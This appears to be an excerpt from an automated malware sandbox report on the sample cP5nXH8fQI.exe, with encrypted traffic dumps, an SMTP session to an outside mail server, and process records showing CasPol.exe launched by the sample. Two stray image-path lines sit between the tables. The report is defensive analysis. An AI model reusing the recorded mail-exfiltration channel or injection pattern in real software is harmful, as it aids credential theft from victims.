2022-01-24 19:20:17 UTC	78	IN	Data Raw: b0 f4 c1 9b 1e 49 48 dc 34 fa 11 96 2a b5 31 6d 15 6f e2 47 92 01 a2 da 5f 31 72 dc 5e 81 66 65 a8 80 ae b2 b9 d2 69 07 15 0f bb 0d d7 28 a6 a8 a5 9d 6b 07 97 2b 8b 69 53 06 1e fd c6 fb 7d e6 5e 33 8a 45 3e 3d 66 cb 7d 65 fe 76 79 79 50 4b 63 7e d6 12 1e fc b6 11 73 a1 b1 b9 75 1c a1 f3 8f 45 78 04 45 d5 8f 37 82 e6 3f d6 7c 4c 9c f2 63 91 e7 66 41 52 eb 2d c2 5e 5b 19 c5 41 ed 16 8a a1 4f 4e 73 10 ff 92 49 7c 1c 2a bf e7 c5 85 44 c0 48 0c bc ce 06 24 c9 7b 7e 75 62 a6 82 96 bd 1f c7 8c 59 66 0b a7 da f3 e0 2e 78 69 35 a5 f8 34 42 e8 80 f3 0d b8 fc e1 8d 1e 72 f2 6e 43 a2 75 dd 9a 7d 79 9a 7f 57 0e 33 9a 94 5a a1 94 a5 77 c7 39 a2 a1 85 dc 98 05 b6 5b 69 8d b2 76 94 bb 31 45 bc dd f3 0e 95 c5 36 fa 9c b1 66 9c d7 84 98 9f cb f1 ae 69 a3 ed 59 aa e8 be 68 Data Ascii: IH4*1moG_1r^fei(k+iS}^3E>=f}evyyPKc~suExE7?|LcfAR-^[AONsI|*DH${~ubYf.xi54BrnCu}yW3Zw9[iv1E6fiYh
2022-01-24 19:20:17 UTC	86	IN	Data Raw: 12 b5 40 ab e7 b9 29 2d a3 ce 27 b7 3b 07 5f 1f b9 6c 5f 3e 4b 27 82 ab 3f 91 3f 1e cb e9 c6 a5 4d 41 98 6a ac 0a 02 48 cc 7a 83 b6 e0 98 0c 37 65 06 70 e2 db 1c d1 98 cd 7d 3f 6b 51 03 ec b6 88 2b 10 e1 64 c8 b4 3f da 1f 4d ff ce 92 65 53 7d 9e 95 e1 84 1b 0d e7 c1 cf e4 e2 11 a1 86 0d 5a 2f f1 87 d4 2c a9 29 91 18 a8 b6 ce 83 bd 66 0c 64 94 fc 06 38 de dc 52 2b e7 0b b4 36 33 79 2f 90 4e ff c7 80 26 5c 4f ed a5 66 0d 9e 2a bc 3c 85 1f 68 f1 4f 8d 11 40 4a ef 2e 67 d7 57 91 8e 9a 85 ae b4 a8 b2 db 77 e1 ea 22 9e 15 71 01 8d 4b a7 86 1b 55 80 48 6f 96 78 2a 16 e6 e0 f8 67 07 c2 28 87 f1 37 2b 89 dc 42 63 c2 3f 79 61 4a ad 9c 53 f8 37 1f da 36 ec 88 48 47 ae 3d 23 93 ea 96 6b 78 15 41 d1 41 33 ae 97 27 c5 78 f1 8d f6 6b 11 94 4b 47 4e 8c 15 db 4e 5b 0f fc Data Ascii: @)-';_l_>K'??MAjHz7ep}?kQ+d?MeS}Z/,)fd8R+63y/N&\Of*<hO@J.gWw"qKUHox*g(7+Bc?yaJS76HG=#kxA A3'xkKGNN[
2022-01-24 19:20:17 UTC	94	IN	Data Raw: 82 13 66 f4 36 83 8b 85 c5 83 0c 1e 33 ff e6 41 0e 48 50 03 a8 4e 6e d4 fb 21 a5 6d d4 40 39 8f 56 e8 fc 64 ad 7b 67 ac c5 bf 50 19 e6 32 6f 43 b2 b0 c1 bf 80 e7 c3 3c 9f 94 a1 14 90 28 64 f4 8c c5 7c d1 54 89 19 0c 2f e1 c4 4a c0 5a bb 8d c4 a7 19 67 57 f4 f4 eb 67 f1 a3 3b 16 44 f5 d3 aa db 43 20 95 63 36 b5 5c df 87 5e 60 2c f0 e4 38 e9 64 de f6 63 15 7e a1 b9 71 15 4a bf be 9a d8 36 52 73 69 b0 e6 bb 58 4e f4 cc 23 bb 5f 0f 79 86 b7 92 43 53 4b 2f 80 c4 37 87 c1 15 01 1e ef da 4a 43 e5 5c bc 0e 2e 19 d1 70 5f 96 7d b2 64 3d 76 0d 54 88 ce 37 d1 9d db 62 33 bf 79 22 ed 0a 6e 38 10 e3 1f d8 b5 2c ee 1d 52 7e 18 ba 74 14 7d 94 97 f2 8b 58 60 e6 c1 cb e2 f4 18 89 af 30 53 27 e2 ee da b9 37 4c 8c 19 a1 aa 36 9d 89 bf 26 76 eb d3 0c 56 c9 b9 cc 51 f7 0c bf Data Ascii: f63AHPNn!m@9Vd{gP2oC<(d|T/JZgWg;DC c6\^`,8dc~qJ6RsiXN#_yCSK/7JC\.p_}d=vT7b3y"n8,R~t}X`0S '7L6&vVQ
2022-01-24 19:20:17 UTC	101	IN	Data Raw: 0f c9 d1 b9 68 aa 30 9c 8e ff c5 cd db df 9a e7 64 c5 26 2b 8d a9 54 bc db 0f 2d 18 e5 c0 de b4 71 45 0f 7e 18 6c 75 f1 15 b0 bb 52 94 8d 5c d1 30 37 4a 09 78 3b c7 29 d9 85 4c 17 97 98 b9 40 57 e1 e5 7a f2 00 b2 dd 71 bb ab d2 76 ad 91 71 9d 47 eb 79 57 ba af 63 4c b9 cc ec c0 c4 43 eb 17 93 a8 7f 29 a2 0f 80 a7 f7 f4 22 98 13 c6 51 d7 dd 62 66 e6 a8 23 cc a4 32 7c 77 a4 f4 91 ff 91 1e ec 99 6e f8 22 87 55 96 d0 8b 0d 00 c8 fe db 50 18 72 4a 06 84 44 03 32 f5 20 af 53 2d 5f 26 9c 5a e3 ef 71 a8 7c 9d b2 e3 42 46 26 ec 12 7e 42 ad a7 b2 95 ac e5 e9 33 b8 79 4f ef 6f 13 60 f9 42 c1 50 c6 7e d2 18 d4 25 e7 c3 40 d4 5f bb 8d ca 87 0d 46 86 f4 f4 fc 10 6e 5f 3a 30 30 a6 ac ac db 49 a1 a8 69 0e 61 57 c2 94 58 1b 2d f5 fc c2 ee 60 d7 df bc 1d 6d b7 80 35 7a 6a Data Ascii: h0d&+T-qE~luR\07Jx;)L@WzqvqGyWcLC)"Qbf#2|wn"UPrJD2 S-_&Zq|BF&~B3yOo`BP~%@_Fn_:00IiaWX-`m5zj
2022-01-24 19:20:17 UTC	109	IN	Data Raw: 1e 45 1a 7b e5 e1 41 c1 42 5d 91 8d 99 3a 6b b2 f7 83 91 4f a4 dc 3f d9 12 ac 89 9b f2 8c 5b 15 e0 5e 55 02 11 df 4f b9 c7 41 a8 29 c6 50 e9 e6 e7 8e a0 ec 84 fd 58 23 95 b2 97 c9 0e 3b 8e 63 e6 e1 79 e4 36 5c 2d bd 15 35 db ca fd cd 24 0f 01 3d 61 f9 61 fd e8 56 15 67 08 5c b5 a0 93 c2 10 d1 3e 73 ca 10 04 59 e7 fa 88 34 5f a3 72 c4 4b 85 4d c3 da a7 f7 55 b7 3b 87 32 75 e9 68 50 ce f5 07 be 86 bc 68 bf 36 95 f8 47 c5 e1 ce df f7 b2 22 c4 22 29 e0 f9 28 f4 d0 03 36 16 8d 8c df a5 71 5a 9e a4 36 44 7d 88 38 cc f2 57 bc d2 5f df 3e 62 e2 0c 78 39 ed 9b a0 cd 47 3f b7 f7 80 4b 38 73 89 59 f8 6f e0 dc 71 b1 ad 8e 3e 81 00 60 99 52 53 fa 15 97 a0 65 35 93 b6 af c5 ab bc fc cd 8e 61 e2 11 a6 0f 90 de a5 0b 23 b0 3a de 42 d3 ce 43 67 fb 2a 23 e0 b4 c7 07 5f b4 Data Ascii: E{AB]:kO?[^UOA)PX#;cy6\-5$=aaVg\>sY4_rKMU;2uhPh6G"")(6qZ6D}8W_>bx9G?K8sYoq>`RSe5a#:BCg*#_

Timestamp	kBytes transferred	Direction	Data
2022-01-24 19:20:17 UTC	117	IN	Data Raw: 9b 36 b0 0a af 06 0d 70 4f 73 67 31 7c e5 31 24 25 69 f4 21 bd a3 35 8f 6a 74 9d 92 f7 a2 73 d4 e3 bc 74 a2 13 34 f0 32 9a 83 46 b8 7b aa 25 88 20 b1 aa 94 c2 bf 06 9d a5 6e b2 fa 07 cd 70 31 43 ab c5 f3 1a 4b 25 35 f8 9c b5 5f 98 c7 88 ba b3 b5 37 a8 41 89 e9 2a 92 c2 52 60 65 a9 c6 73 05 cd 36 a0 c6 b8 68 61 5d 40 7b 7b 7e a4 ad be 21 79 1d 42 f0 32 ec 91 1f 12 a5 78 b5 d0 51 4c a3 bf 16 68 1c 79 84 d1 98 c3 48 89 8d ae b9 1c 6d dd e8 90 85 6d f3 b0 3d d3 c6 8a 8a 9f cd 83 4a 1f fb 79 a4 cb 21 b8 bf b8 2e 7c bd 3e 0b 2c ab f7 f2 95 6a 60 48 fd b2 de 6e c1 d0 e3 0e 78 a5 53 6a a0 79 e4 34 60 f7 bf 15 34 f7 c6 f5 bb 38 0a 01 29 0e 34 61 e7 e2 70 1c 08 da 5c b5 37 b9 c3 00 bc 3f 71 ca 57 07 68 99 f4 86 34 5f b9 72 d7 7a 9d 7d bf da fd f6 55 b7 3e 86 30 4c Data Ascii: 6pOsg1|1$%i!5jtst42F{% np1CK%5_7A*R`es6ha]@{{~!yB2xQLhyHmm=Jy!.|>,j`HnxSjy4`48)4ap\7?qWh 4_rz}U>0L
2022-01-24 19:20:17 UTC	125	IN	Data Raw: 36 89 88 a3 f4 4e a3 eb 0e 97 2f 27 22 8d 4b ba a2 2c 5a 80 47 5f ee 07 9f 1f ee f2 df c0 96 5e 33 10 d4 13 2f 51 fd d3 61 d5 32 59 89 5c 53 9d 60 f7 34 37 e0 48 15 5d 31 31 21 14 30 96 ca 22 41 78 15 db e7 5c 24 88 c5 99 c5 78 4c ad 18 72 6f e6 55 5c 6c ac 05 d8 4b 75 9b aa dc fa e8 8f ad f3 59 60 14 65 a6 60 77 c4 0b 2c e5 ee 87 4f 73 57 66 b7 c2 2a 1e 11 76 74 74 f0 df 05 f5 bf 60 21 4c 59 62 08 35 29 4f 9c 68 53 a1 22 73 f4 1c 46 d0 68 f4 38 8a e4 ca 8f 6a 78 d8 e8 88 3b 74 cc 88 4e b7 a2 19 5b 94 16 b7 97 73 96 ab a4 5b c4 01 9f a7 85 cd 88 15 b7 88 6a a1 f7 5e 6d 0c a8 44 b8 d1 c2 c8 43 4a 1d 60 b9 9e 5f ae f6 46 92 9d b0 17 93 60 a7 eb 31 bc c7 bc 62 63 89 2f 29 9e cc 30 b5 f6 6a 63 49 73 df 5e 50 44 ac 8f 7d 27 51 f1 60 b2 31 83 b7 02 31 8b 44 a7 Data Ascii: 6N/"'K,ZG_^3/Qa2Y\S`47H]11!0"Ax\$xLroU\lKuY`e`w,OsWf*vtt`!LYb5)OhS"sFh8jx;tN[s[j^mDCJ`_F`1bc/)0jcI s^PD}'Q`11D
2022-01-24 19:20:17 UTC	133	IN	Data Raw: 6b 1c 32 24 0f 2a 1b ee d0 88 be f6 2a 41 1a 74 26 76 59 df 36 d1 b9 1f 65 3f 69 4f 1b c1 08 64 2d 34 67 1a 51 b5 2c ee 3b e6 6f ce 92 ff 30 50 8c a2 d7 22 22 70 e7 e1 05 fc eb 0c 40 9b 09 7f 25 e8 86 e3 3b 4b ae 9d 18 a5 8e 9c 83 91 69 94 42 c7 c1 20 18 76 b2 ce 2a c7 eb a7 2f 3e 66 3b a3 9d fc eb 8e 04 c9 36 6f 35 fa 15 b3 87 b4 20 7b 84 61 d4 56 b3 36 f1 da 73 33 4a d4 47 86 70 85 81 81 ae a5 b4 f8 e8 61 72 0f 97 0b dc 84 8c 4b a6 10 24 75 92 67 55 c6 78 06 1e ce fd e6 7d 96 41 3a a2 dc 3c 3d 71 f7 ec 1f 4c 33 79 6c 74 fc 9c 7f fa 86 3f cf 59 35 57 18 4e b8 15 10 86 f3 9c 41 65 3d 6c c0 71 30 84 67 59 5c 79 4c 89 d6 ca 6e e6 4a dd 61 ac 16 fe 6d ef 18 d4 45 db f3 92 8d 4c 47 48 39 fd 83 4b 4c 64 55 0a e4 ee 83 4f cb 5f 66 b7 42 27 1e 01 50 52 ef 77 a1 Data Ascii: k2$**At&vY6e?iOd-4gQ,;o0P""p@%;KiB v*/>f;6o5 {aV6s3JGparK$ugUx}A:<=qL3ylt?Y5WNAe=lq0gY\y LnJamELGH9KLdUO_fB'PRw
2022-01-24 19:20:17 UTC	140	IN	Data Raw: fc da 55 30 6f 99 ad c9 69 61 0a e3 25 56 6b af a7 39 94 2e 9b 71 38 a7 76 7c 72 6d 02 64 7d 99 ed 6d f2 76 10 1b d4 2f c1 03 6e bb 4a a2 a5 ed 88 12 49 bf 72 8a 74 15 72 a5 1b 86 3c 86 ac 32 fe 64 3d a5 49 94 62 5d df a7 84 3d 3c f1 f3 14 c2 4e cf f1 49 9d 13 28 a9 61 7f 4a 74 f7 9b da c6 37 99 79 96 c6 22 21 5e f5 ec fe 9b 41 d9 49 25 98 90 49 75 61 a5 fe 5d 69 91 3b 34 8b e2 ee c9 d7 64 b3 5d 9b 2e b6 1d ce 7a a9 65 d0 b0 64 2b 4d 2d 54 f3 d8 1c 53 e7 44 7c 3f 6d 71 ae ee 0a 64 b1 3b cc 75 ee 94 b1 e8 1b 4d 4e 2f b4 65 15 6a b6 a9 f5 89 25 5a 65 bf 56 e5 eb 08 7f 19 23 52 27 72 a5 e4 ac 13 17 02 1a a1 ae 10 60 b7 69 0e 79 c2 fe 04 38 dc 99 4c 54 7e 0c bf 2b 1e e6 24 8b b0 64 ce a5 3f 6d 68 69 36 fa 11 b3 c0 93 20 7b 09 6c d4 45 95 10 76 59 0d aa 6b d7 Data Ascii: U0oia%Vk9.q8v|rmd}mv/nJIrtr<2d=Ib]=<NI(aJt7y"!^AI%lua]i;4d].zed+M-TSD|?mqd;uMN/ej%ZeV#R'r`iy8LT~+$ d?mhi6 {lEvYk
2022-01-24 19:20:17 UTC	148	IN	Data Raw: b8 14 9b d7 a6 96 6a d2 5f 03 9a 70 3c b4 19 ea a9 05 b8 d2 8b 43 25 7b 22 b9 88 0a 3d 00 b2 76 33 b9 32 ed 60 ae 9e 26 fc c9 8e 31 f7 88 06 cc 0d a8 db 06 dd b1 18 6c d1 8d b2 81 f5 f8 b7 72 fc 85 46 52 c6 71 f1 8c 87 6b 56 d3 2c fa 29 a8 ab 0e 46 c7 32 0e 80 84 2e 1d 43 b9 98 b0 91 d7 49 eb 84 6f f5 24 d4 77 9c d2 9e 1b 19 3b ee e4 50 07 19 f0 1b 97 4d 73 f1 e1 30 a7 7f b7 0a 02 b6 60 c1 8f 18 9f 10 a6 cc 92 dd 67 24 cb 12 4a 7c 98 9b 5c c3 8b 89 c7 48 fa 29 49 d3 55 23 ab 22 60 44 86 02 8a 41 81 57 f4 72 0e e2 15 e2 0a 1b 55 3e a6 b3 46 22 2d 37 c1 b0 58 fc cd f9 6d 64 48 20 a8 ce 6a b8 cb 8c b2 39 6d be c3 fa 03 0d cb 1b b7 0c 3e 8d e8 8c 01 7d 96 98 9f 26 2c 46 02 f6 94 29 eb 30 61 06 80 d7 61 44 ae 3d e7 77 da 91 39 4d f1 ef cd b5 29 54 f0 02 ae 99 Data Ascii: j_p<C%{"=v32`&1lrFRqkV,)F2.CIo$w;PMs0`g$J|\H)IU#"`DAWrU>F"-7XmdH j9m>}&,F)0aaD=w9M)T
2022-01-24 19:20:17 UTC	156	IN	Data Raw: 2b d0 a1 61 83 2e 29 bc 1b c6 5c 98 57 d4 85 94 f8 11 85 80 a9 2c 51 ed 60 a7 b1 74 6d e9 2f 65 a5 65 a3 1b 3f f8 bd 02 32 e3 d4 bd d6 30 1c 2f 39 06 28 52 e3 f7 61 2c 17 c3 48 ad a9 e3 f7 29 f9 19 4d ea 66 3a 0b 98 ca a3 11 7c 8a 42 fb 40 b1 66 a2 eb 9c ce 64 b1 11 a7 04 78 e4 5d 6c 02 1f d4 03 09 7c b0 38 d7 43 46 cf 17 28 1a 0b 75 39 bc 15 f0 bc 13 26 8e 63 20 d1 e7 cc 37 1f 20 6d 92 b9 19 99 df bc 87 68 c9 59 52 bf 75 32 ae 26 e1 ea 5f f7 8a d4 53 4b 28 77 bf dd 49 79 20 8f 91 e2 68 fd 7d f4 6b 51 f6 03 08 46 f1 29 26 fa 08 cd 59 14 c3 0e 3c e6 e9 2d 5a 72 5c 70 3f 41 b6 3c 38 c4 92 19 a8 21 10 1a a5 8a 16 ba 45 fa 68 6b d8 d3 53 c8 9f 5d 02 88 b6 fd 03 40 cb bb b9 0a e8 d7 2b ba 71 c2 1f c3 a9 c9 5b 4d 4d a7 ac 12 5a 0b e6 7c d9 1f 3a f7 a4 62 e3 3d Data Ascii: +a.)\W,Q`tm/ee?20/9(Ra,H)Mf:|B@fdx]l|8CF(u9&c 7 mhYRu2&_SK(wly h}kQF)&Y<-Zr\p?A<8!EhkS]@ +q[MMZ|:b=
2022-01-24 19:20:17 UTC	164	IN	Data Raw: 6e 30 a1 46 50 a0 3c bf 85 55 b6 6a a4 58 c4 67 b2 fb 8e dc 98 3f 9f a5 68 a1 f1 77 ef 34 32 21 b3 6e ed 2f 43 4a 1d fa 9c b0 4e 8e ce a7 b7 6c b2 12 ae 69 a7 eb 2a 97 ea f8 61 3a a8 07 58 22 cd 30 b1 d6 a9 60 49 35 46 2e 76 47 85 8a be 27 51 f1 40 f3 38 c5 b4 79 19 18 66 80 d3 3e 66 a1 bf 13 6e 0b 71 c8 ec 68 c1 67 57 82 8b 91 2b 6e dd a4 80 ce 4e 09 bf 18 d9 18 8a 9b 95 d9 55 1f 16 bf 78 7a d3 3a cd 41 47 d1 6d ab 29 9b 3c da ed 9b 8b 59 ee a4 58 59 23 91 3e c7 d1 27 1c 17 53 4f a0 cd c6 34 33 f7 bf 13 27 d4 e3 e6 e5 1d 0a 79 a1 0e 34 61 fd f1 70 8a 09 3c 53 90 aa 81 58 00 d1 3e 71 db 5d 0a 6f 1f fb a3 34 bf 3d 72 d7 7b 86 5c b6 1e a6 11 5a 92 3b b3 af 5d fe 68 50 d5 f7 55 c4 44 bd 4d bb 68 22 85 01 c4 e1 db dd 76 ce 38 d5 07 2d 7a 58 55 bc d1 03 23 14 Data Ascii: n0FP<UjXg?hw42!n/CJNli*a:X"0`I5F.vG'Q@8yf>fnqhgW+nNUxz:AGm)<YXY#>'SO43'y4ap<SX>q]o4=r{\Z ;]hPUDMh"v8-zXU#
2022-01-24 19:20:17 UTC	172	IN	Data Raw: 88 8c 3e f9 78 df 6e 61 d5 a4 79 03 57 b5 9f 02 fa fa 15 e0 48 13 77 21 4f 89 02 d6 90 97 9c 46 68 17 41 c2 71 a0 ae 70 24 23 7a 31 8d df 6a 6d e6 4a 47 d2 81 5c cf ab 5d 64 d4 0e eb ea 8b 8d 4c cf 60 cb fc 65 4f 1b e2 47 83 e7 ee 87 6f ec 5e c4 af 3e 00 4e 13 fb 62 5c 76 a1 9c 62 bf 6d 05 6a 5b 1f 08 01 1c 60 8e 4e 73 f7 22 1d ee da 49 a4 68 24 37 a9 cc e7 8d fc 7e c1 6a 10 a0 08 cc 7d 7e 74 a2 19 5b 98 33 b7 9e b3 b4 17 a4 49 d5 23 b1 ae 85 5b 97 7d 9b 43 6a dc f1 47 fe 70 31 45 b8 43 e2 f1 5c ac 1f 87 9c e7 5f 8a d6 84 92 0b b0 a6 aa 8f a5 96 2a e1 fb bc 62 65 a3 3f 57 1f ec d6 b3 ab a9 f5 58 71 45 7b 7d c0 8a 14 ba c1 53 8c 40 47 29 81 b7 1d 12 35 69 ee f2 d8 64 dc bf c9 7f 0f 69 eb c9 0f c3 a7 53 64 89 ec 2b 96 cc e0 83 91 45 5d b0 88 f8 fe 88 e6 95 Data Ascii: >xnayWHw!OFhAqp$#z1jmJG\]dL`eOGo^>Nb\vbmj[`Ns"Ih$7~j}~t[3I#[}CjGp1EC_*be?WXqE{}S@G)5idi Sd+E]
2022-01-24 19:20:17 UTC	180	IN	Data Raw: 1e e1 64 5e b4 c2 fc fd 4f 13 ce 41 3f 17 7d 9e 84 61 89 46 73 01 c3 b2 e4 1f 56 5d 87 21 52 b1 e8 ab de 5b 37 4a 9c 0e fa ac 30 82 91 ff 0e e8 e9 35 04 45 da 8b 95 28 e7 0d bf b9 3e 2c 31 6d b2 83 eb d2 75 49 48 f6 34 6c 11 2a 29 53 22 06 1e 3f a2 45 95 16 5c 4d 73 e6 7d 31 5c fb 70 07 f2 ae ac a5 b2 44 6e 1c ef e8 95 72 fc 97 d6 49 a6 8a 01 ce 80 97 6c 8e 7b 7b 1e 30 ad fd 7d 96 5e a5 8a dc 3a db 75 a0 6e 9e 8e 30 79 68 54 c5 9d 6e e1 fa 18 9f 48 33 2b b5 4f b8 15 a6 92 bd 98 a7 7a 68 41 83 2d 34 ae e5 27 53 78 a8 92 10 78 12 e6 29 1b 46 81 07 d8 db 5f 92 d0 a3 f9 95 8b 09 10 5b 60 14 ff 15 4d 68 c3 cd 91 98 ee 22 33 78 5e 66 b7 4e 02 86 17 90 70 23 76 66 c0 f6 bf 64 01 1a 59 27 29 49 0e 1f 8e a7 2f 63 22 73 f4 aa 4b 06 6c 12 25 d6 cc ed d0 68 7e f2 6e Data Ascii: d^OA?}aFsV]!R[7J05E(>,1muIH4l*)S"?E\Ms}1\pDnrlI{{0}^:un0yhTnH3+OzhA-4'Sxx)F_[`Mh"3x^fNp#vfdY')I/c" sKl%h~n


Timestamp	kBytes transferred	Direction	Data
2022-01-24 19:20:17 UTC	187	IN	Data Raw: 7c c7 4b 53 04 d4 2f df fc 40 a5 4a ba 0e ed 86 0c 4f 95 d8 df e1 0a 72 a1 6a 37 32 98 ac a8 da 42 24 9d 69 0e 3a 51 0f 9a 5c 1b 13 fc 26 32 ef 4c c6 f8 af 02 6d b1 bb 4b b9 64 ef f5 0e dc 8a 0f b4 68 a3 fb 63 3e 5e f5 16 3b 6b 5c d9 51 d1 9f 50 47 73 4b fe aa 06 66 91 3f c5 38 22 e0 c9 4d d8 bd 8e b3 0e 2a 84 c3 b8 87 be f6 46 69 f5 6b 00 56 1e d7 f4 df 99 dd 39 12 61 4f 33 ec 8f 6c 23 00 e1 64 fd 80 e0 f7 1b 4d a9 db 9a 7b 15 7d b0 9a ff 97 23 70 78 ce 03 f9 eb 0c f1 a6 14 4c 27 e8 ab d5 7f 3b 37 9c 6f af 94 2e 82 91 85 02 a5 e4 d3 06 7e c5 71 c0 2a e7 d1 8d ff 23 79 26 45 b8 c4 f5 88 2e 17 40 cc 2a fa 11 6a 39 84 3f 7b 1e 63 f0 4f 8b 16 5c 4e 5b 24 49 d7 5e d8 5f 57 b4 ac ac e8 96 cf 4d 1f eb 06 8b cd f2 2a 8d f8 8d 64 29 58 80 89 7a dc 50 06 1e 55 db Data Ascii: |KS/@JOrj72B$i:Q\&2LmKdhc>^;k\QPGsKf?8"M*FikV9aO3l#dM{}#pxL';7o.~q*#y&E.@*j9?{cO\N[$I^_W M*d)XzPU
2022-01-24 19:20:17 UTC	195	IN	Data Raw: 84 13 f8 0d 89 dc 12 d8 8d aa 0c a9 f4 09 99 3e 8d 87 31 ff a0 31 43 e3 99 83 97 df ca 82 79 fe e2 01 53 a6 5a e3 ca e0 48 49 b4 53 b4 42 97 b7 73 27 91 56 64 8a b4 77 6d 5f ed 9e 95 98 94 4d 8f f3 64 97 56 94 35 fc c1 ea 78 0d 50 95 f7 23 7b 5a ec 69 84 01 07 af b1 4b a5 2c 93 5f 60 f7 45 aa 97 75 e0 06 99 cc 82 bc 25 61 e3 73 0d 3f c3 c4 7c df c0 89 8a 58 c4 19 5c 8c 0a 76 3b a4 dd b0 0f 98 39 ea 72 d4 7b 93 b4 26 c8 2c d5 ff ad cc 7b 21 f4 9c b6 81 7b 11 ca 3b 48 4c e7 c2 db bd 26 5e ee 2b 62 0f 3e b4 87 38 70 3c 96 81 48 b0 0f ae 99 30 7a 08 da a8 07 10 6a 88 9e 9b bd 39 66 eb 03 d2 89 d2 23 2d 90 b8 78 d6 23 b6 3a 0d f7 fe 49 30 27 27 c4 a8 68 d4 53 14 51 8c ee 8e 21 41 d6 20 bd 58 4b 73 ce 3b e5 d2 99 d3 2c 70 09 6f 34 92 b2 36 97 eb b8 18 77 2e 3d Data Ascii: >11CySZHISBs'Vdwm_MdV5xP#{ZiK,_`Eu%as?|X\v;9r{&,{!{;HL&^+b>8p<H0zj9f#-x#:I0"hSQ!A XKs;,po46w.=
2022-01-24 19:20:17 UTC	203	IN	Data Raw: 15 8d 57 52 83 d6 7a 51 f7 c6 f1 ed 38 18 20 37 0f 34 66 b0 9b 5e 48 7b bf 2e b5 aa bd cb 00 c3 2a 62 cb 5d 0b 25 e0 d5 d1 51 3d f0 17 a5 0d ef 2e d3 a9 a7 f7 51 b0 39 85 38 59 fe 69 4c d8 f3 30 c2 c0 a1 6c bc 36 8b 8d 02 e4 e1 c2 d8 e6 cd 77 f0 2a 2b e2 fb 47 89 c0 3a 36 34 f6 d6 eb a1 72 5c ff 77 37 64 77 84 38 b6 b9 48 bc de 5f cf 3a 1a b8 0c 78 23 ef 9d d1 84 58 3f b4 88 b8 4b 26 79 fb 7a fc 68 e1 c2 71 b6 bd cf 64 a8 81 7e 99 5f c4 83 57 98 ae 6f 39 f0 cc ec f0 f8 c1 98 63 fc da 41 6d c3 6d bf f0 85 78 55 dd 73 bb 31 fd 8d 01 0d 8f 39 41 8f d8 43 29 0c ca 95 e5 b1 8a 39 9d da 08 9d 59 fa 25 c6 b3 e0 66 62 55 90 9b 56 52 28 cb 63 f0 27 33 f0 bc 4e d6 1d 99 31 45 f9 1a b2 ef 31 c1 1e e9 c2 9a d9 18 55 aa 5c 0d 32 cc c9 5c db f3 ba e8 39 a7 71 5a f8 6f Data Ascii: WRzQ8 74f^H{.*b]%Q=.Q98YiL0l6w*+G:64r\w7dw8H_:x#X?K&yzhqd~_Wo9cAmmxUs19AC)9Y%f bUVR(c'3N1E1U\2\9qZo
2022-01-24 19:20:17 UTC	211	IN	Data Raw: de fe 02 4b 57 0c 7a 38 bb 52 82 ca 8e 98 81 b8 30 a9 61 af e3 22 90 f7 af e2 cd a7 b4 46 87 69 34 b1 d7 a7 68 4d 53 44 79 76 42 8d a2 a3 3b 59 f3 48 f8 24 8b aa 1e 1a be 75 b8 cf 23 64 a9 b8 17 6b 05 67 e3 c1 91 c6 62 55 8c 83 9f 21 6a db fe 9e 9f 58 c5 b8 35 d1 11 8d 98 88 df 48 5c 07 6a 82 9f db 08 d8 53 c6 48 6c ba a8 9d 27 b0 fa f5 e9 74 e0 e2 c7 4b a2 d1 36 c4 a4 1c b9 25 5d 77 a5 71 ec 26 5a ff a2 1b 37 ff ce fd e0 18 08 00 23 0c 3f 61 f8 ea 68 13 00 d2 4c a7 2a 0d ca 20 d3 3f 60 49 cc 14 eb 0c f7 87 34 5c a3 72 d7 7a 86 4d b6 da a7 fb 54 b7 38 87 30 5d fc 68 50 c4 f7 10 cd c2 bb 60 a9 b4 37 8b 09 d4 e9 d7 d8 f1 c7 73 c2 2f 3c 63 ce 48 b9 c9 1b 2a 09 f3 c6 dc a7 68 5b f9 76 25 c5 43 8e 3d b0 ba 4e b2 f6 58 cc 3f 02 ad 10 7d 20 ea 84 de 98 43 3b 93 Data Ascii: KWz8R0a"Fi4hMSDyvB;YH$u#dkgbU!jX5H\jSHl'tK6%]wq&Z7#?ahL* ?`I4\rzMT80]hP`7s/<cH*h[v%C=NX?} C;


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 24, 2022 20:22:11.699606895 CET	587	49813	46.16.58.183	192.168.11.20	220 vxadc-30.srv.cat ESMTP
Jan 24, 2022 20:22:11.700098991 CET	49813	587	192.168.11.20	46.16.58.183	EHLO 818225
Jan 24, 2022 20:22:11.724694967 CET	587	49813	46.16.58.183	192.168.11.20	250-vxadc-30.srv.cat 250-PIPELINING 250-SIZE 47185920 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN CRAM-MD5 DIGEST-MD5 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-DSN 250 CHUNKING
Jan 24, 2022 20:22:11.725008011 CET	49813	587	192.168.11.20	46.16.58.183	STARTTLS
Jan 24, 2022 20:22:11.757946968 CET	587	49813	46.16.58.183	192.168.11.20	220 2.0.0 Ready to start TLS

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: cP5nXH8fQI.exe PID: **388**, Parent PID: **6936**

General

Start time:	20:20:01
Start date:	24/01/2022
Path:	C:\Users\user\Desktop\cP5nXH8fQI.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\cP5nXH8fQI.exe"
Imagebase:	0x400000
File size:	95264 bytes
MD5 hash:	37FC2AA213D1607545A9B876F4AA543E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Analysis Process: CasPol.exe PID: **3792**, Parent PID: **388**

General

Start time:	20:20:09
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\cP5nXH8fQI.exe"
Imagebase:	0x9a0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
